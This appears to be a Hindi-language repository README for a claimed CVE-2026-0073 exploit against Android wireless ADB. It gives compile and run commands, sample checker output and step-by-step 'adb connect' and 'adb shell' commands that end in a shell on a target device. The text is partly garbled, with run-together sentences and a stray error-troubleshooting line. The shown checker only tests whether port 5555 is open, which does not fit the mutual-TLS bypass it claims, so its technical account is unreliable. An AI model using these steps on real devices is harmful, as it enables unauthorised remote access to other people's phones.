 0xredash/cve-2026-0073

CVE-2026-0073 के लिए C++ प्रूफ-ऑफ-कॉन्सेप्ट चेकर और एक्सप्लॉइट, जो एक Android वायरलेस ADB प्रमाणीकरण बायपास है जो पोर्ट 5555 पर बिना प्रमाणीकरण के रिमोट शेल एक्सेस की अनुमति देता है।



CVE-2026-0073 Android के वायरलेस ADB (adbd डेमॉन) में एक गंभीर प्रमाणीकरण बायपास भेद्यता है।
एक ही नेटवर्क पर मौजूद हमलावर म्यूचुअल TLS प्रमाणीकरण को बायपास कर सकता है और उपयोगकर्ता की स्वीकृति या पूर्व पेयरिंग के बिना डिवाइस से कनेक्ट कर सकता है।
| आइटम | विवरण |
|---|---|
| CVE ID | CVE-2026-0073 |
| गंभीरता | गंभीर |
| CVSS स्कोर | 8.8 |
| प्रभावित घटक | adbd (Android Debug Bridge) - TLS हैंडलर |
| प्रकार | प्रमाणीकरण बायपास |
| प्रभाव | रिमोट शेल एक्सेस (shell उपयोगकर्ता) |
| पैच किया गया | मई 2026 Android सुरक्षा बुलेटिन |
इसमें ठीक किया गया: सुरक्षा पैच स्तर 2026-05-01 और उसके बाद।
shell उपयोगकर्ता के रूप में कमांड चला सकता हैadbd_tls_verify_cert() में तर्क दोष का शोषण करके काम करता हैयह त्रुटि इसलिए होती है क्योंकि फ़ाइल CVE-2026-0073-Checker.cpp अभी तक मौजूद नहीं है।
nano CVE-2026-0073-Checker.cpp
पूरा कोड नीचे एडिटर में कॉपी और पेस्ट करें:
सहेजें और बाहर निकलें (Ctrl + X → Y → Enter)
फिर से कंपाइल करें:
g++ -o CVE-2026-0073 CVE-2026-0073-Checker.cpp -lssl -lcrypto -Wall -O2
./CVE-2026-0073 192.168.1.105
यदि C++ प्रोग्राम किसी कमज़ोर Android डिवाइस पर सफलतापूर्वक काम करता है, तो आपको ठीक यही दिखाई देगा:
╔══════════════════════════════════════════════════════════════╗
║                CVE-2026-0073  PoC Checker                    ║
║         Android Wireless ADB Authentication Bypass           ║
╚══════════════════════════════════════════════════════════════╝

Target : 192.168.1.105

[*] Checking 192.168.1.105:5555 → OPEN

[!] Wireless ADB Port is Open!
[!] High chance of being vulnerable to CVE-2026-0073

Next Steps:
   1. adb connect 192.168.1.105:5555
   2. adb shell
OPEN → ADB पोर्ट सुन रहा है।ये कमांड चलाएँ:
adb connect 192.168.1.105:5555
यदि यह कहता है:
connected to 192.168.1.105:5555
फिर टाइप करें:
adb shell
आपको डिवाइस के अंदर पहुँचना चाहिए:
pixel8:/ $
यह पूर्ण सफल शोषण है।
यह PoC केवल शैक्षिक और अधिकृत परीक्षण के लिए है।
आप इस टूल का उपयोग केवल उन उपकरणों पर कर सकते हैं जिनके आप स्वामी हैं या जिनके परीक्षण के लिए आपके पास स्पष्ट अनुमति है। अनधिकृत उपयोग अवैध है और सख्ती से प्रतिबंधित है।
अपने जोखिम पर उपयोग करें। लेखक किसी भी क्षति या कानूनी परिणाम के लिए उत्तरदायी नहीं है।
🎯 सावधानी से बनाया गया — केवल अधिकृत उपकरणों पर उपयोग करें।